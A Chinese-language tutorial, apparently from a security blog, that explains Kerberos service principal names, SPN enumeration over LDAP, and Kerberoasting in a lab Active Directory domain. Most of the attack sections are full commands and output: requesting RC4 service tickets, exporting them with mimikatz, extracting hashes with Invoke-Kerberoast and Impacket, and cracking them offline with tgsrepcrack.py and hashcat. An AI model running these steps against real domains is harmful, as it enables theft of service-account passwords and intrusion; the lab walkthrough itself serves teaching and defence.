

SPN 简介

服务主体名称 (SPN: ServicePrincipal Names) 是服务实例 (可以理解为一个服务, 比如 HTTP、MSSQL) 的唯一标识符。Kerberos 身份验证使用 SPN 将服务实例与服务登录帐户相关联。如果在整个林或域中的计算机上安装多个服务实例, 则每个实例都必须具有自己的 SPN。如果客户端可能使用多个名称进行身份验证, 则给定服务实例可以具有多个 SPN。SPN 始终包含运行服务实例的主机的名称, 因此服务实例可以为其主机的每个名称或别名注册 SPN。

如果用一句话来说明的话就是如果想使用 Kerberos 协议来认证服务, 那么必须正确配置 SPN。

SPN 格式与配置

在 SPN 的语法中存在四种元素, 两个必须元素和两个额外元素, 其中和为必须元素:

```
<serviceclass>/<host>:<port>/<service name>
```

<service class>: 标识服务类的字符串

<host>: 服务所在主机名称

<port>: 服务端口

<service name>: 服务名称

例:

为 SQL Server 服务帐户注册 SPN

手动注册:

```
setspn -A MSSQLSvc/myhost.redmond.microsoft.com:1433 accountname
```

对应的命名实例:

```
setspn -A MSSQLSvc/myhost.redmond.microsoft.com/instancename accountname
```

如果我想把域中一台主机 Srv-DB-0day 中的 MSSQL 服务注册到 SPN 中则可以使用命令:

```
setspn -A MSSQLSvc/Srv-DB-0day.0day.org:1433 sqladmin
```

可以通过下面两个命令来查看已经注册的 SPN。

```
setspn -q */*  
setspn -T 0day.org -q */*
```

```

C:\Users\sqliadmin>setspn -q */*
正在检查域 DC=0day,DC=org
CN=OWA2010SP3,OU=Domain Controllers,DC=0day,DC=org
    exchangeRFR/OWA2010SP3
    exchangeRFR/OWA2010SP3.0day.org
    exchangeMDB/OWA2010SP3.0day.org
    exchangeMDB/OWA2010SP3
    exchangeAB/OWA2010SP3
    exchangeAB/OWA2010SP3.0day.org
    SMTP/OWA2010SP3
    SMTP/OWA2010SP3.0day.org
    SmtSvc/OWA2010SP3
    SmtSvc/OWA2010SP3.0day.org
    ldap/OWA2010SP3.0day.org/ForestDnsZones.0day.org
    ldap/OWA2010SP3.0day.org/DomainDnsZones.0day.org
    TERMSRU/OWA2010SP3
    TERMSRU/OWA2010SP3.0day.org
    Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/OWA2010SP3.0day.org
    DNS/OWA2010SP3.0day.org
    GC/OWA2010SP3.0day.org/0day.org
    RestrictedKrbHost/OWA2010SP3.0day.org
    RestrictedKrbHost/OWA2010SP3
    HOST/OWA2010SP3/0DAY
    HOST/OWA2010SP3.0day.org/0DAY
    HOST/OWA2010SP3
    HOST/OWA2010SP3.0day.org
    HOST/OWA2010SP3.0day.org/0day.org

```

```

C:\Users\sqliadmin>setspn -T 0day.org -q */*
正在检查域 DC=0day,DC=org
CN=OWA2010SP3,OU=Domain Controllers,DC=0day,DC=org
    exchangeRFR/OWA2010SP3
    exchangeRFR/OWA2010SP3.0day.org
    exchangeMDB/OWA2010SP3.0day.org
    exchangeMDB/OWA2010SP3
    exchangeAB/OWA2010SP3
    exchangeAB/OWA2010SP3.0day.org
    SMTP/OWA2010SP3
    SMTP/OWA2010SP3.0day.org
    SmtSvc/OWA2010SP3
    SmtSvc/OWA2010SP3.0day.org
    ldap/OWA2010SP3.0day.org/ForestDnsZones.0day.org
    ldap/OWA2010SP3.0day.org/DomainDnsZones.0day.org
    TERMSRU/OWA2010SP3
    TERMSRU/OWA2010SP3.0day.org
    Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/OWA2010SP3.0day.org
    DNS/OWA2010SP3.0day.org
    GC/OWA2010SP3.0day.org/0day.org
    RestrictedKrbHost/OWA2010SP3.0day.org
    RestrictedKrbHost/OWA2010SP3
    HOST/OWA2010SP3/0DAY
    HOST/OWA2010SP3.0day.org/0DAY
    HOST/OWA2010SP3

```

SPN扫描

在了解了 Kerberos 和 SPN 之后，可以通过 SPN 来获取想要的信息，比如想知道域内哪些主机安装了什么服务，就不需要再进行批量的网络端口扫描。在一个大型域中通常会有不止一个的服务注册 SPN，所以可以通过「SPN 扫描」的方式来查看域内的服务。相对于通常的网络端口扫描的优点是不用直接和服务主机建立连接，且隐蔽性更高。

扫描工具

GetUserSPNs

GetUserSPNs 是 Kerberoast 工具集中的一个 powershell 脚本，用来查询域内注册的 SPN。

```
Import-module .\GetUserSPNs.ps1
```

```
PS C:\Users\Administrator\Desktop\kerberoast-master> Import-module .\GetUserSPNs.ps1

ServicePrincipalName : kadmin/changepw
Name                  : krbtgt
SAMAccountName        : krbtgt
MemberOf              : CN=Denied RODC Password Replication Group,CN=Users,DC=0day,DC=org
PasswordLastSet       : 2019/5/19 6:40:46

ServicePrincipalName : MSSQLSvc/Srv-DB-0day.0day.org:1433
Name                  : sqlsvr
SAMAccountName        : sqlsvr
MemberOf              :
PasswordLastSet       : 2019/5/25 20:38:10
```

PowerView

PowerView 是由 Will Schroeder (<https://twitter.com/harmj0y>) 开发的 Powershell 脚本，在 Powersploit 和 Empire 工具里都有集成，PowerView 相对于上面几种是根据不同用户的 objectsid 来返回，返回的信息更加详细。

```
Import-module .\powerview.ps1
Get-NetUser -SPN
```

```
PS C:\Users\Administrator\Desktop> Import-module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Get-NetUser -SPN

objectsid                : S-1-5-21-1812960810-2335050734-3517558805-502
iscriticalsystemobject   : True
samaccounttype           : USER_OBJECT
primarygroupid           : 513
instancetype             : 4
badpasswordtime          : 1601/1/1 8:00:00
lastlogoff               : 1601/1/1 8:00:00
whenchanged              : 2019/5/18 23:29:45
badpwdcount              : 0
useraccountcontrol       : ACCOUNTDISABLE, NORMAL_ACCOUNT
countrycode              : 0
admincount               : 1
usncreated               : 12324
objectclass              : {top, person, organizationalPerson, user}
logoncount               : 0
lastlogon               : 1601/1/1 8:00:00
serviceprincipalname     : kadmin/changepw
memberof                : CN=Denied RODC Password Replication Group,CN=Users,DC=0day,DC=
dscorepropagationdata    : {2019/5/18 23:29:45, 2019/5/18 23:23:48, 2019/5/18 22:55:56, 1
distinguishedname        : CN=krbtgt,CN=Users,DC=0day,DC=org
cn                      : krbtgt
pwdlastset              : 2019/5/19 6:40:46
objectguid               : 035475e6-2b29-4a51-b1e8-d89c3e8b88b5
```

原理说明


在 SPN 扫描时可以直接通过脚本，或者命令去获悉内网已经注册的 SPN 内容。那如果想了解这个过程是如何实现的，就需要提到 LDAP 协议。

LDAP 协议全称是 LightweightDirectory Access Protocol，一般翻译成轻量目录访问协议。是一种用来查询与更新 Active Directory 的目录服务通信协议。AD 域服务利用 LDAP 命名路径 (LDAP naming path) 来表示对象在 AD 内的位置，以使用它来访问 AD 内的对象。

LDAP 数据的组织方式：

更直观的说可以把 LDAP 协议理解为一个关系型数据库，其中存储了域内主机的各种配置信息。

在域控中默认安装了 ADSI 编辑器，全称 ActiveDirectory Service Interfaces Editor (ADSI Edit)，是一种 LDAP 的编辑器，可以通过在域控中运行 adsiedit.msc 来打开（服务器上都有，但是只有域控中的有整个域内的配置信息）。



通过 adsiedit.msc 我们可以修改和编辑 LDAP，在 SPN 查询时实际上就是查询 LDAP 中存储的内容。

比如在我们实验环境域 0day.org 中，存在名为运维组的一个 OU (OrganizationUnit，可以理解为一个部门，如行政、财务等等)，其中包含了 sqlsvr 这个用户，从用户属性中可以看到 sqlsvr 注册过的 SPN 内容。



在一台主机执行


```
setspn -T 0day.org -q */*
```

命令查询域内 SPN 时，通过抓包可以看到正是通过 LDAP 协议向域控中安装的 LDAP 服务查询了 SPN 的内容。

如图在主机192.168.3.62上执行目录，在域控192.168.3.142可以看到LDAP协议的流量。

*本地连接						
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(T) 无线(W) 工具(I) 帮助(H)						
ldap						
No.	Time	Source	Destination	Protocol	Length	Info
18	2.870411	192.168.3.62	192.168.3.142	LDAP	404	searchRequest(1) "<ROOT>" baseObject
19	2.870739	192.168.3.142	192.168.3.62	LDAP	2286	searchResEntry(1) "<ROOT>" searchResDone(1) success
22	2.873286	192.168.3.62	192.168.3.142	LDAP	201	bindRequest(3) "<ROOT>" sasl
24	2.874157	192.168.3.142	192.168.3.62	LDAP	264	bindResponse(3) success
25	2.876621	192.168.3.62	192.168.3.142	LDAP	159	SASL GSS-API Integrity: searchRequest(4) "<ROOT>" baseO
26	2.876787	192.168.3.142	192.168.3.62	LDAP	181	SASL GSS-API Integrity: searchResEntry(4) "<ROOT>" sear
27	2.877317	192.168.3.62	192.168.3.142	LDAP	97	SASL GSS-API Integrity: unbindRequest(5)
33	2.884191	192.168.3.62	192.168.3.142	LDAP	201	bindRequest(8) "<ROOT>" sasl
35	2.884997	192.168.3.142	192.168.3.62	LDAP	264	bindResponse(8) success
36	2.885772	192.168.3.62	192.168.3.142	LDAP	159	SASL GSS-API Integrity: searchRequest(9) "<ROOT>" baseO
37	2.885853	192.168.3.142	192.168.3.62	LDAP	181	SASL GSS-API Integrity: searchResEntry(9) "<ROOT>" sear
38	2.886435	192.168.3.62	192.168.3.142	LDAP	252	SASL GSS-API Integrity: searchRequest(11) "DC=0day,DC=o
41	3.227277	192.168.3.142	192.168.3.62	LDAP	2708	SASL GSS-API Integrity: searchResEntry(11) "CN=OWA2010S
44	3.359602	192.168.3.62	192.168.3.142	LDAP	97	SASL GSS-API Integrity: unbindRequest(12)

流量中的查询结果：




Powershell 脚本其实主要就是通过查询 LDAP 的内容并对返回结果做一个过滤，然后展示出来。

Kerberoasting

介绍 Kerberos 的认证流程时说到，在 KRB_TGS_REP 中，TGS 会返回给 Client 一张票据 ST，而 ST 是由 Client 请求的 Server 端密码进行加密的。当 Kerberos 协议设置票据为 RC4 方式加密时，我们就可以通过爆破在 Client 端获取的票据 ST，从而获得 Server 端的密码。

下图为设置 Kerberos 的加密方式，在域中可以在域控的「本地安全策略」中进行设置：



设置RC4 方式加密。



设置完成之后运行里输入「gpupdate」刷新组策略，策略生效。

Kerberoasting攻击方式一

一、在域内主机 PC-Jack 中通过 Kerberoast 中的 GetUserSPNs.vbs 进行 SPN 扫描。

```
cscript GetUserSPNs.vbs
```

```
C:\Users\jerry.ROOTKIT\Desktop\kerberoast-master>cscript GetUserSPNs.vbs
Microsoft (R) Windows Script Host Version 5.812
版权所有(C) Microsoft Corporation。保留所有权利。

CN=krbtgt,CN=Users,DC=rootkit,DC=org
User Logon: krbtgt
-- kadmin/changepw

CN=dbadmin,OU=运维部,DC=rootkit,DC=org
User Logon: dbadmin
-- MSSQLSvc/Srv-Web-Kit.rootkit.org:1433
-- MSSQLSvc/Srv-Web-Kit.rootkit.org
```

二、根据扫描出的结果使用微软提供的类 KerberosRequestorSecurityToken 发起 kerberos 请求，申请 ST 票据。


```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList "MSSQLSvc/Srv-Web-Kit.rootkit.org"
```

```
PS C:\Users\jerry.ROOTKIT> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\jerry.ROOTKIT> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQL
/Srv-Web-Kit.rootkit.org"

Id                : uuid-e173a427-2bc2-4f48-a45b-3a7bc7fdadfd-1
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 2019/8/21 5:15:20
ValidTo           : 2019/8/21 15:02:02
ServicePrincipalName : MSSQLSvc/Srv-Web-Kit.rootkit.org
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

三、Kerberos 协议中请求的票据会保存在内存中，可以通过 klist 命令查看当前会话存储的 kerberos 票据。

```
PS C:\Users\jerry.ROOTKIT> klist

当前登录 ID 是 0:0x60d5c

缓存的票证: (4)

#0> 客户端: jerry @ ROOTKIT.ORG
    服务器: krbtgt/ROOTKIT.ORG @ ROOTKIT.ORG
    Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
    票证标志 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
    开始时间: 8/21/2019 13:02:02 (本地)
    结束时间: 8/21/2019 23:02:02 (本地)
    续订时间: 8/28/2019 13:02:02 (本地)
    会话密钥类型: AES-256-CTS-HMAC-SHA1-96
    缓存标志: 0x1 -> PRIMARY
    调用的 KDC: OWA2013

#1> 客户端: jerry @ ROOTKIT.ORG
    服务器: MSSQLSvc/Srv-Web-Kit.rootkit.org @ ROOTKIT.ORG
    Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
    票证标志 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    开始时间: 8/21/2019 13:15:20 (本地)
    结束时间: 8/21/2019 23:02:02 (本地)
    续订时间: 8/28/2019 13:02:02 (本地)
    会话密钥类型: RSADSI RC4-HMAC(NT)
    缓存标志: 0
    调用的 KDC: OWA2013.rootkit.org
```

使用 mimikatz 导出。

```
kerberos::list /export
```

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 2019/8/21 13:02:02 ; 2019/8/21 23:02:02 ; 2019/8/28 13:02:02
  Server Name       : krbtgt/ROOTKIT.ORG @ ROOTKIT.ORG
  Client Name       : jerry @ ROOTKIT.ORG
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable
  * Saved to file   : 0-40e10000-jerry@krbtgt~ROOTKIT.ORG-ROOTKIT.ORG.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 2019/8/21 13:15:20 ; 2019/8/21 23:02:02 ; 2019/8/28 13:02:02
  Server Name       : MSSQLSvc/Srv-Web-Kit.rootkit.org @ ROOTKIT.ORG
  Client Name       : jerry @ ROOTKIT.ORG
  Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
  * Saved to file   : 1-40a10000-jerry@MSSQLSvc~Srv-Web-Kit.rootkit.org-ROOTKIT.ORG.kirbi
```

使用 kerberoast 工具集中的 tgsrepcrack.py 工具进行离线爆破，成功得到jerry账号的密码 admin!@#45

```
python2 tgsrepcrack.py wordlist.txt "1-40a10000-jerry@MSSQLSvc~Srv-Web-Kit.rootkit.org-ROOTKIT.ORG.kirbi"
```



```
C:\Users\HP\Desktop>python2 tgsrepcrack.py 11.txt "1-40a10000-jerry@MSSQLSvc~Srv-Web-Kit.rootkit.org-ROOTKIT.ORG.kirbi"
found password for ticket 0: admin!@#45 File: 1-40a10000-jerry@MSSQLSvc~Srv-Web-Kit.rootkit.org-ROOTKIT.ORG.kirbi
All tickets cracked!
```

Kerberoasting攻击方式二

Kerberoasting攻击方式一中需要通过 mimikatz 从内存中导出票据，Invoke-Kerberoast 通过提取票据传输时的原始字节，转换成 John the Ripper 或者 HashCat 能够直接爆破的字符串。

使用 Invoke-Kerberoast 脚本 (这里使用的是 Empire 中的 Invoke-Kerberoast.ps1)。

```
Import-module Invoke-Kerberoast.ps1
Invoke-kerberoast -outputformat hashcat |fl
```

-outputformat 参数可以指定输出的格式，可选 John the Ripper 和 Hashcat 两种格式

```
Windows PowerShell
PS C:\Users\sqladmin\Desktop\kerberoast-master> Import-module .\Invoke-Kerberoast.ps1
PS C:\Users\sqladmin\Desktop\kerberoast-master> Invoke-kerberoast -outputformat hashcat |fl

TicketByteHexStream :
Hash                  : $krb5tgs$23$dbadmin$rootkit.org$MSSQLSvc/Srv-Web-Kit.rootkit.org:1433*$4
AC038360$609E340335AB9D970A3BC7EAAA303DC5C753DFCF06102F24ED0727D4CB3E3479
F401B69F4C9359C4A64967A93BEE424271F78D2EFE4EA8C4E8872117B436F39EDB45AF349
B1981538CC5106A76C90B2CAE84DFB64B6BCB38B98D8D924855C939418CC48C7EFEE32B88
BA5E2FD15E4FDE0B65B6771BC3441C77D87778168CE723620F0D0D8B387A08494E7FFDFB5
0B28B3023D0CACC8A66EB88A9308FD44A59732E32AA8DC82790C830E658D5DF35E088C761
2ABE183FC0FE5B251BD737CE1DCE9633B9EB28831EF9FFBD6B84A89CDECAE61C5ED96B6E6
879E3D9DFCDBD98B32434F6D3F1CAE78299772BFA327788F54E9FBABA21FB3D040C358521E
897DCC97A240928E0E145AE66312B621182EE419D455F5FC59F8CA978004D7BB4464D0AF4
92E2DFC502998F5D4DFF97241A9AD46D0FF59AE94FC6227F642D895783F62F77F2A5AFDC7
381CD42C9BEE40882828E4A5F2FFB3D4C75B4CD1229F8A3AA1A061657098A7A90685C54D6
DB18F83078EFA7B243E2F0B85CFC157B886FBCB2D441E0AF237DA12BC4B5A7F8B77E8836
0FDB7DD78DE81BCEEF1A7DB9B71A45D85DE315CCF697F2B05A82EAFFC309ED5A67A956186
30E874E3B79DF555301EDD60A024802FD1D36E645AF42E7AB87CD1AAADDE06146F61CDF1E
D306A398EEABEFB3AE289C03A3DFE0A5EBDF49C2506C7B8B9F580979C7A86C826EE7D415
549F8FE0B6EBEB5F729C3913552E18E9E38CF2BFCF9C0766710826914A37B1A8258EF4D96
88DCFF1A53054EACE0DBEDBFC7048ADE933B6816B1595A53395D1A98CC739F5357CF3960F
0DF92D4F92B48EC377BB5F7772157706FB058CBC128366AC688CC1192224906ECDD9688BF
B4A55572B01C084A3AC70BFF902B0250B92FDF5D4297D68F1410EFE71D7DF5C2C6C692364
B1E95C2E9623AB9634960F7223163E4FF63E84207BC0F76E65F4FE592C53164164DA2EB5D
CAF100BCA759067A09F902B021F7D88954B4BDC134A00F616D5FF087F61B1B6AB7BBA5E2
```

二、使用 HASHCAT 工具进行破解:

```
PSC:> hashcat64.exe -m 13100 test1.txt password.list --force
```

```
选择C:\Windows\System32\cmd.exe
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keypace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target.....: $krb5tgs$23$dbadmin$rootkit.org$MSSQLSvc/Srv-Web-K...2b5bb7
Time.Started....: Wed Aug 21 14:37:00 2019 (0 secs)
Time.Estimated...: Wed Aug 21 14:37:00 2019 (0 secs)
Guess.Base.....: File (passlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 84 H/s (0.98ms) @ Accel:4 Loops:1 Thr:64 Vec:1
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 3/3 (100.00%)
Rejected.....: 0/3 (0.00%)
Restore.Point....: 3/3 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: admin!@#45 -> admin!@#45

Started: Wed Aug 21 14:36:53 2019
Stopped: Wed Aug 21 14:37:02 2019
```

Impacket 进行Kerberoasting

这里要用到**impacket**工具包，该工具包用于对SMB1-3或IPv4 / IPv6 上的TCP、UDP、ICMP、IGMP，ARP，IPv4，IPv6，SMB，MSRPC，NTLM，Kerberos，WMI，LDAP等协议进行低级编程访问。这里我们使用的是GetUserSPNs工具，可使用该工具对目标主机进行SPN探测。

<https://github.com/SecureAuthCorp/impacket>

官方仓库

<https://github.com/maaaaz/impacket-examples-windows>

有人已将各个脚本打包成相应的

exe，此处绝大部分也都将全部用这些exe单文件来进行操作

其命令用法如下：

```
python GetUserSPNs.py -request -dc-ip x.x.x.x 域名/域用户
```

输入当前域用户的密码，即可得到票据。

```
C:\Windows\system32\cmd.exe
C:\Users\jerry.ROOTKIT\Desktop>GetUserSPNs.exe -request -dc-ip 192.168.3.144 rootkit.org/jerry
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
ServicePrincipalName      Name      MemberOf      PasswordLastSet
-----
MSSQLSvc/Srv-Web-Kit.rootkit.org:1433 dbadmin  CN=Domain Admins,CN=Users,DC=rootkit,DC=org  2019-05-26 19:44:2
MSSQLSvc/Srv-Web-Kit.rootkit.org dbadmin  CN=Domain Admins,CN=Users,DC=rootkit,DC=org  2019-05-26 19:44:2

$krb5tgt$23$*dbadmin$ROOTKIT.ORG$MSSQLSvc/Srv-Web-Kit.rootkit.org*$2091a05c68469d4029889ce0e7d17c2d$b438eb9b261
7c83c2cbl9e42def7f9664925403ab5be3d1aced9587536297e0da6e07663d38f55be3cf547fd61c0672f098952ddd082898a4c2917491
808133bca3b1a9573417fd29bcaabb34fbcfaae8e80de99f52777282a7aef88ed0e27644414072b8961fabd7ad47c5fde1c55b1242bc73e
0a4588f632e620511a744c9e57345d91f47c78d735c713aa0af278886b9cf4d308b36b9dedc2a1cfdc6c0378e7343ed99bdb7ccc2ad28b2
4ff1bb0e9bd5a49a10c6582fal11713b0c9223afa2e0fcb8b95857244923771719736027b8385743fad6e46bbfd6919575092d097f56e2d
d38378cfbf1f57c74f070cfae68996ccfab69f28c97260abdb4effed903a12d94e8af8d9d3c24c353cca2f18d3fc62cfc5a3475f8eaafe67
b3eeb0b59dfedb45e56fceb06f71fb86e765d27cba826f8fda2fb9324b8f4fc791e81ddf6fecdd9536d1cab36d4afea2ca33de851dc858ab
bea287d1144514dofa7cf83527a6a5f4f2766b43bf1bba2f715d12aaf4af1b98d331564f149023187131aaecca064ae268fae95f91e0695
bd27f2bf6cee9f8cdee2dbc82988337b3167ed0c70d79837e4496ac62858887daba3c9c7fb74250d50184785b2b1bb227b7bbb7386dabddb
e87119d62e12d8425642a8a2a82961a12be1378884cf882d671a4ebcf51793b4f677f55ac6152525ad4f83a1b653ba333096c4c32ca1483
f3ef6ff57522b048e84252c2170d3ec85704f1a872c0a6a880094d2b908aecd58323bf685af484f4d05511909973a769b71033fbf34df0f
01458999d009bd2506adf0f03c527da9bb3f17d51192a95105dd74de2123d2fc31a60219013cbcd70fa103f0c78543f9457b255fd6bdb41
a0d9f6168a63afb7f9930142f9c28a8b34bb1e005d7549f27d52fa7fa17a5a0d5d6219578e5a82fe89a62e96464e0485c2ffa598944ee78
535b23cba5634c42351d553f7ed5f0a541d3e787fcdf2b22633ae210125abadbeae207218225935a56ccb7b856ee0863708848c6120db3
C:\Users\jerry.ROOTKIT\Desktop>
```

同样对票据进行爆破。

```
hashcat64.exe -m 13100 test1.txt password.list --force
```

C:\Windows\System32\cmd.exe

```
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target....: $krb5tgs$23$dbadmin$ROOTKIT.ORG$MSSQLSvc/Srv-Web-K...7307d8
Time.Started...: Wed Aug 21 15:05:10 2019 (1 sec)
Time.Estimated...: Wed Aug 21 15:05:11 2019 (0 secs)
Guess.Base.....: File (passlist.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 33 H/s (0.94ms) @ Accel:4 Loops:1 Thr:64 Vec:1
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 3/3 (100.00%)
Rejected.....: 0/3 (0.00%)
Restore.Point...: 3/3 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: admin12345 -> admin!@#45

Started: Wed Aug 21 15:05:09 2019
Stopped: Wed Aug 21 15:05:12 2019

C:\Users\daicheng\Desktop\hashcat-5.1.0>_
```

uknowsec.cn